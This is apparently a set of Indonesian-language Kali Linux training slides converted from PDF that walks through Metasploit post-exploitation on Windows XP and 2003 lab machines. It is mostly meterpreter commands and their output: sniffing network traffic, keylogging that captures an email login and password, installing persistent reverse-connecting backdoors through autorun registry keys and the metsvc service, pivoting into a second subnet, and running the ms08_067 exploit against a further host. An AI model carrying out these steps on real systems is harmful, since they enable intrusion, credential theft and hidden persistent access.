
meterpreter > sniffer_start
[-] Usage: sniffer_start [interface-id] [packet-buffer (1-200000)] [bpf filter (posix meterpreter only)]
meterpreter > sniffer_start 1
[*] Capture started on interface 1 (50000 packet buffer)
meterpreter > sniffer_stats
[-] Usage: sniffer_stats [interface-id]
meterpreter > sniffer_stats 1
[*] Capture statistics for interface 1
    packets: 3660
    bytes: 2384035
meterpreter > sniffer_dump
[-] Usage: sniffer_dump [interface-id] [pcap-file]
meterpreter > sniffer_stops 1
[-] Unknown command: sniffer_stops.
meterpreter > sniffer_stop 1
[*] Capture stopped on interface 1
[*] There are 4364 packets (2489228 bytes) remaining "the quieter you become, the more you are ab
[*] Download or release them using 'sniffer_dump' or 'sniffer_release'
meterpreter > sniffer_dump 1 /root/Desktop/cspc.pcap
[*] Flushing packet capture buffer for interface 1...
[*] Flushed 4364 packets (2576508 bytes)
[*] Downloaded 020% (524288/2576508)...
[*] Downloaded 040% (1048576/2576508)...
[*] Downloaded 061% (1572864/2576508)...
[*] Downloaded 081% (2097152/2576508)...
[*] Downloaded 100% (2576508/2576508)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to /root/Desktop/cspc.pcap
meterpreter > 
```

KALI LINUX

Post Exploitation: Sniffer Extensions



Post Exploitation: Screenshot



Post Exploitation: Espia

- Load Espia
- Command “Screengrab”
- Check getuid/getdesktop to check current user and current desktop
 - Migrate to other process (ex: explorer)

Post Exploitation:Keylogging,Sniffer

- Keylogging command adalah command dari meterpreter yang bermanfaat untuk melakukan aktifitas keylogging pada target.

Post Exploitation:Keylogging,Sniffer

```
Stdapi: User interface Commands
=====
Command      Description
-----
enumdesktops List all accessible desktops and window stations
getdesktop   Get the current meterpreter desktop
idletime     Returns the number of seconds the remote user has been idle
keyscan_dump Dump the keystroke buffer
keyscan_start Start capturing keystrokes
keyscan_stop Stop capturing keystrokes
screenshot   Grab a screenshot of the interactive desktop
setdesktop   Change the meterpreters current desktop
uictl        Control some of the user interface components
```

Post Exploitation: Keylogging

```
meterpreter > ps
Process List
=====

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]	x86	0	4294967295	
4	0	System	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
196	840	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\system32\svchost.exe
348	840	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
416	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
456	840	vmtoolsd.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\Explorer.EXE
500	1024	explorer.exe	x86	0	CS021\testing	\??\C:\WINDOWS\system32\csrss.exe
580	416	cssrss.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\rundll32.exe
608	500	rundll32.exe	x86	0	CS021\testing	C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe
696	1364	TPAutoConnect.exe	x86	0	CS021\testing	C:\WINDOWS\system32\cmd.exe
700	500	cmd.exe	x86	0	CS021\testing	\??\C:\WINDOWS\system32\winlogon.exe
796	416	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
840	796	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
852	796	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\Internet Explorer\iexplore.exe
928	500	IEXPLORE.EXE	x86	0	CS021\testing	C:\WINDOWS\system32\mshta.exe
1008	676	mshta.exe	x86	0	CS021\testing	C:\Program Files\VMware\VMware Tools\vmacthlp.exe
1072	840	vmacthlp.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
1084	840	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\notepad.exe
1140	500	notepad.exe	x86	0	CS021\testing	C:\WINDOWS\system32\svchost.exe
1148	840	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
1364	840	TPAutoConnSvc.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1392	840	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
1440	840	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
1504	840	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\system32\alg.exe
1820	840	alg.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\system32\spoolsv.exe
1888	840	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1956	500	vmtoolsd.exe	x86	0	CS021\testing	

```
meterpreter > migrate 928
[*] Migrating from 1392 to 928...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 928
meterpreter >
```

Post Exploitation: Keylogging

```
meterpreter > keyscan_dump
keysan_start keysan_stop
meterpreter > keysan_start
Starting the keystroke sniffer...
meterpreter > keysan_dump
Dumping captured keystrokes...

meterpreter > keysan_dump
Dumping captured keystrokes...
<Return> yahoo.com <Return>
meterpreter > keysan_dump
Dumping captured keystrokes...
mail.yahoo.com <Return> s <Return> <Up> <Return> gmail.com <Return> cs001@gmail.com <Tab> <Back> <Tab> rahasia
meterpreter > keysan_stop
Stopping the keystroke sniffer...
meterpreter > █
```



“the quieter you become, the more you are able to hear.”

Post Exploitation: Backdoor

- Salah satu aktifitas untuk me-*Maintain* akses ke target setelah proses eksplorasi adalah dengan menanamkan backdoor di komputer target, meterpreter mendukung aktifitas ini dengan:
 - Persistence extensions.
 - Metsvc extensions

Post Exploitation: Persistence

- Backdoor dapat di konfigurasikan secara otomatis *connect-back* saat boot dan/atau berjalan sebagai service.
- Interval untuk terkoneksi bisa di-set
- Dapat di *uninstall* secara remote

Post Exploitation: Persistence

```
meterpreter > run persistence -h
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

-A      Automatically start a matching multi/handler to connect to the agent
-L <opt> Location in target host to write payload to, if none %TEMP% will be used.
-P <opt> Payload to use, default is windows/meterpreter/reverse_tcp.
-S      Automatically start the agent on boot as a service (with SYSTEM privileges)
-T <opt> Alternate executable template to use
-U      Automatically start the agent when the User logs on
-X      Automatically start the agent when the system boots
-h      This help menu
-i <opt> The interval in seconds between each connection attempt
-p <opt> The port on which the system running Metasploit is listening
-r <opt> The IP of the system running Metasploit listening for the connect back

meterpreter > █
```

Post Exploitation: Persistence

```
meterpreter > run persistence -A -L c://DOCUME~1/ -X -i 20 -p 443 -r 192.168.0.10
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/CS021_20150723.2423/CS021_20150723.2423.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.0.10 LPORT=443
[*] Persistent agent script is 148428 bytes long
[+] Persistent Script written to c://DOCUME~1/jnZioHK.vbs
[*] Starting connection handler at port 443 for windows/meterpreter/reverse_tcp
[+] Multi/Handler started!
[*] Executing script c://DOCUME~1/jnZioHK.vbs
[+] Agent executed with PID 2528
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\HYIDsCeGNCKDxmT
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\HYIDsCeGNCKDxmT
meterpreter > [*] Meterpreter session 2 opened (192.168.0.10:443 -> 192.168.0.11:1037) at 2015-07-23 22:24:35 -0400

meterpreter > background
[*] Backgrounding session 1...
msf exploit(ms08_067_netapi) > sessions -l

Active sessions
=====

```

Id	Type	Information	Connection
--	--	-----	-----
1	meterpreter x86/win32	NT AUTHORITY\SYSTEM @ CS021	192.168.0.10:4444 -> 192.168.0.11:1036 (192.168.0.11)
2	meterpreter x86/win32	NT AUTHORITY\SYSTEM @ CS021	192.168.0.10:443 -> 192.168.0.11:1037 (192.168.0.11)

```
msf exploit(ms08_067_netapi) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > 
```

“the quieter you become, the more you are able to hear”

Post Exploitation: Persistence

```
meterpreter > reboot
Rebooting...
meterpreter > netstat -tan
^C[-] Error running command netstat: Interrupt
meterpreter > background
[*] Backgrounding session 2...
msf exploit(ms08_067_netapi) > netstat -tamp
[*] exec: netstat -tamp

Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      0 127.0.0.1:5432           0.0.0.0:*            LISTEN     4106/postgres
tcp      0      0 192.168.0.10:443          0.0.0.0:*            LISTEN     26923/.ruby.bin
tcp      0      0 192.168.0.10:4444         192.168.0.11:1036    ESTABLISHED 26923/.ruby.bin
tcp      0      154 192.168.0.10:443         192.168.0.11:1037    ESTABLISHED 26923/.ruby.bin
tcp6     0      0 ::1:5432                ::*:*                 LISTEN     4106/postgres
tcp6     0      0 ::1:38529               ::1:5432              ESTABLISHED 26923/.ruby.bin
tcp6     0      0 ::1:5432                ::1:38533             ESTABLISHED 27060/postgres: msf
tcp6     0      0 ::1:5432                ::1:38010             ESTABLISHED 9054/postgres: msf3
tcp6     0      0 ::1:38533               ::1:5432              ESTABLISHED 26923/.ruby.bin
tcp6     0      0 ::1:5432                ::1:38011             ESTABLISHED 9057/postgres: msf3
tcp6     0      0 ::1:38011               ::1:5432              ESTABLISHED 9022/.ruby.bin
tcp6     0      0 ::1:38010               ::1:5432              ESTABLISHED 9022/.ruby.bin
tcp6     0      0 ::1:38530               ::1:5432              ESTABLISHED 26923/.ruby.bin
tcp6     0      0 ::1:5432                ::1:38529             ESTABLISHED 26948/postgres: msf
tcp6     0      0 ::1:5432                ::1:38530             ESTABLISHED 26954/postgres: msf
msf exploit(ms08_067_netapi) > sessions -l

Active sessions
=====

```

Id	Type	Information	Connection
--	--	-----	-----
1	meterpreter x86/win32	NT AUTHORITY\SYSTEM @ CS021	192.168.0.10:4444 -> 192.168.0.11:1036 (192.168.0.11)
2	meterpreter x86/win32	NT AUTHORITY\SYSTEM @ CS021	192.168.0.10:443 -> 192.168.0.11:1037 (192.168.0.11)

```
msf exploit(ms08_067_netapi) > sessions -k 2
[*] Killing the following session(s): 2
[*] Killing session 2
[*] 192.168.0.11 - Meterpreter session 2 closed.
```

“the quieter you become, the more you are able to hear.”

Post Exploitation: Persistence

```
msf exploit(ms08_067_netapi) > sessions -l
Active sessions
=====
Id  Type          Information           Connection
--  --           -----
1   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ CS021  192.168.0.10:4444 -> 192.168.0.11:1036 (192.168.0.11)

msf exploit(ms08_067_netapi) > [*] Meterpreter session 3 opened (192.168.0.10:443 -> 192.168.0.11:1030) at 2015-07-23 22:26:55 -0400

msf exploit(ms08_067_netapi) > sessions -l
Active sessions
=====
Id  Type          Information           Connection
--  --           -----
1   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ CS021  192.168.0.10:4444 -> 192.168.0.11:1036 (192.168.0.11)
3   meterpreter x86/win32  CS021\testing @ CS021  192.168.0.10:443 -> 192.168.0.11:1030 (192.168.0.11)

[*] Starting interaction with 3...

meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > [*] 192.168.0.11 - Meterpreter session 1 closed. Reason: Died

meterpreter > resource /root/.msf4/logs/persistence/CS021_20150723.2423/CS021_20150723.2423.rc
[*] Reading /root/.msf4/logs/persistence/CS021_20150723.2423/CS021_20150723.2423.rc
[*] Running rm c://DOCUME~1//jnZioHK.vbs

[*] Running reg deleteval -k 'HKLM\Software\Microsoft\Windows\CurrentVersion\Run' -v HYIDsCeGNCKDxmT

Successfully deleted HYIDsCeGNCKDxmT.
meterpreter > 
```



Post Exploitation: Metsvc

- Backdoor bejalan sebagai service di target
- Attacker data terkoneksi secara remot tanpa otentikasi
- Medukung *Uninstall* secara remote
- Sedikit kurang aktif dibanding persistence.

Post Exploitation: Metsvc

```
meterpreter > run metsvc -h

OPTIONS:
  -A      Automatically start a matching multi/handler to connect to the service
  -h      This help menu
  -r      Uninstall an existing Meterpreter service (files must be deleted manually)
```

Post Exploitation: Metsvc

```
meterpreter > run metsvc -A
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\WINDOWS\TEMP\JlgSpNBMPSoftpT...
[*] >> Uploading metsrv.x86.dll...
[*] >> Uploading metsvc-server.exe...
[*] >> Uploading metsvc.exe...
[*] Starting the service...
    * Installing service metsvc
* Starting service
Service metsvc successfully installed.

[*] Trying to connect to the Meterpreter service at 192.168.0.11:31337...
meterpreter > ps

Process List
=====

  PID  PPID  Name          Arch Session User           Path
  --  ---  ----          ---  ---  ----
  0   0   [System Process] 4294967295
  4   0   System          x86   0   NT AUTHORITY\SYSTEM
 172  836 alg.exe        x86   0   NT AUTHORITY\LOCAL SERVICE
 204  836 svchost.exe    x86   0   NT AUTHORITY\LOCAL SERVICE
 332  836 svchost.exe    x86   0   NT AUTHORITY\SYSTEM
 416  4   smss.exe       x86   0   NT AUTHORITY\SYSTEM
 428  836 vmtoolsd.exe  x86   0   NT AUTHORITY\SYSTEM
 612  416 csrss.exe     x86   0   NT AUTHORITY\SYSTEM
 636  416 winlogon.exe  x86   0   NT AUTHORITY\SYSTEM
 836  636 services.exe  x86   0   NT AUTHORITY\SYSTEM
 848  636 lsass.exe     x86   0   NT AUTHORITY\SYSTEM
 900  836 metsvc.exe    x86   0   NT AUTHORITY\SYSTEM
 972  1244 cmd.exe       x86   0   CS021\testing
1016  836 vmaclhlp.exe  x86   0   NT AUTHORITY\SYSTEM
1028  836 svchost.exe    x86   0   NT AUTHORITY\SYSTEM
1108  836 svchost.exe    x86   0   NT AUTHORITY\NETWORK SERVICE
1244  728 explorer.exe   x86   0   CS021\testing
1304  1352 wsctnfy.exe  x86   0   CS021\testing
```

Post Exploitation: Metsvc

```
meterpreter > run metsvc -r
[*] Removing the existing Meterpreter service
[*] Creating a temporary installation directory C:\WINDOWS\TEMP\IHZDDWgBfjIvs...
[*] >> Uploading metsvc.exe...
[*] Stopping the service...
    * Stopping service metsvc
* Removing service
Service metsvc successfully removed.

meterpreter > ps
Process List
=====

```


PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				4294967295
4	0	System	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
200	836	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\System32\alg.exe
232	836	alg.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\System32\rundll32.exe
380	1484	rundll32.exe	x86	0	CS021\testing	\SystemRoot\System32\smss.exe
420	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
480	836	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
704	836	vmtoolsd.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\csrss.exe
768	420	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\winlogon.exe
792	420	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
836	792	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
848	792	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmacthlp.exe
1016	836	vmacthlp.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
1028	836	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
1108	836	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
1160	1356	wscntfy.exe	x86	0	CS021\testing	C:\WINDOWS\system32\wscntfy.exe
1176	1356	wuauctl.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\wuauctl.exe
1256	1028	wmiprvse.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\wbem\wmiprvse.exe
1356	836	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1412	836	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\System32\svchost.exe
1484	324	explorer.exe	x86	0	CS021\testing	C:\WINDOWS\Explorer.EXE
1540	1484	cmd.exe	x86	0	CS021\testing	C:\WINDOWS\System32\cmd.exe
1564	836	TPAutoConnSvc.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
1636	836	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\system32\svchost.exe
1828	836	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1952	1564	TPAutoConnect.exe	x86	0	CS021\testing	C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe
1976	1484	vmtoolsd.exe	x86	0	CS021\testing	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe

```
meterpreter > 
```

Post Exploitation: Network Pivoting

- Teknik ini sangat bermanfaat apabila komputer target memiliki lebih dari 1 buah interface jaringan, attacker dapat melakukan penetrasi lebih dalam ke segment jaringan internal (target2) melalui target 1.
- Perintah ‘route’ pada metasploit framework.

Post Exploitation: Network Pivoting



Post Exploitation: Network Pivoting

- meterpreter>background
- mempergunakan command ‘route’
- msf>route add <subnet> <netmask>
 <meterpreter background sessions id>
- msf>route print
- msf>

Post Exploitation: Network Pivoting

```
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.0.14:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (770048 bytes) to 192.168.0.13
[*] Meterpreter session 1 opened (192.168.0.14:4444 -> 192.168.0.13:1035) at 2015-07-24 02:27:59 -0400

meterpreter > ipconfig

Interface 1
=====
Name      : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU       : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name      : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC : 00:0c:29:e0:d1:20
MTU       : 1500
IPv4 Address : 192.168.0.13
IPv4 Netmask : 255.255.255.0

Interface 3
=====
Name      : VMware Accelerated AMD PCNet Adapter - Packet Scheduler Miniport
Hardware MAC : 00:0c:29:e0:d1:2a
MTU       : 1500
IPv4 Address : 192.168.190.131
IPv4 Netmask : 255.255.255.0

Interface 65541
=====
Name      : Bluetooth Device (Personal Area Network)
Hardware MAC : 28:cf:da:00:b1:b2
MTU       : 1500

meterpreter > 
```

Post Exploitation: Network Pivoting

```
meterpreter > run arp scanner -r 192.168.190.0/24
[*] ARP Scanning 192.168.190.0/24
[*] IP: 192.168.190.1 MAC 00:50:56:c0:00:01
[*] IP: 192.168.190.130 MAC 00:0c:29:44:f5:ef
[*] IP: 192.168.190.129 MAC 00:0c:29:f7:a5:42
[*] IP: 192.168.190.254 MAC 00:50:56:e4:c5:bd
meterpreter > background
[*] Backgrounding session 1...
msf exploit(ms08_067_netapi) > route
Usage: route [add/remove/get/flush/print] subnet netmask [comm/sid]

Route traffic destined to a given subnet through a supplied session.
The default comm is Local.

msf exploit(ms08_067_netapi) > route add 192.168.190.131 255.255.255.0 1
[*] Route added
msf exploit(ms08_067_netapi) > route print

Active Routing Table
=====
Subnet          Netmask          Gateway
-----          -----          -----
192.168.190.131  255.255.255.0    Session 1

msf exploit(ms08_067_netapi) >
```

Post Exploitation: Network Pivoting

```
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):
=====
Name      Current Setting  Required  Description
----      -----          -----    -----
CONCURRENCY  10           yes       The number of concurrent ports to check per host
PORTS      22-25,80,110-900 yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS     192.168.190.130 yes       The target address range or CIDR identifier
THREADS     10           yes       The number of concurrent threads
TIMEOUT     1000         yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > run

[*] 192.168.190.130:139 - TCP OPEN
[*] 192.168.190.130:135 - TCP OPEN
[*] 192.168.190.130:445 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

Post Exploitation: Network Pivoting

```
msf auxiliary(smb_version) > show options
Module options (auxiliary/scanner/smb/smb_version):
Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS    192.168.190.130  yes       The target address range or CIDR identifier
SMBDomain WORKGROUP        no        The Windows domain to use for authentication
SMBPass           no        The password for the specified username
SMBUser           no        The username to authenticate as
THREADS     1              yes       The number of concurrent threads

msf auxiliary(smb_version) > run
[*] 192.168.190.130:445 is running Windows 2003 SP2 (build:3790) (name:LIFEHACK) (domain:STEALTH)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) > 
```

Post Exploitation: Network Pivoting

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.190.130
RHOST => 192.168.190.130
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
----      -----          -----      -----
RHOST     192.168.190.130  yes        The target address
RPORT     445              yes        Set the SMB service port
SMBPIPE   BROWSER          yes        The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/bind_tcp):

Name      Current Setting  Required  Description
----      -----          -----      -----
EXITFUNC  thread           yes        Exit technique (accepted: seh, thread, process, none)
LPORT     4444             yes        The listen port
RHOST     192.168.190.130  no         The target address

Exploit target:

Id  Name
--  --
0   Automatic Targeting
```

Post Exploitation: Network Pivoting

```
msf exploit(ms08_067_netapi) > exploit
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown
[*] We could not detect the language pack, defaulting to English
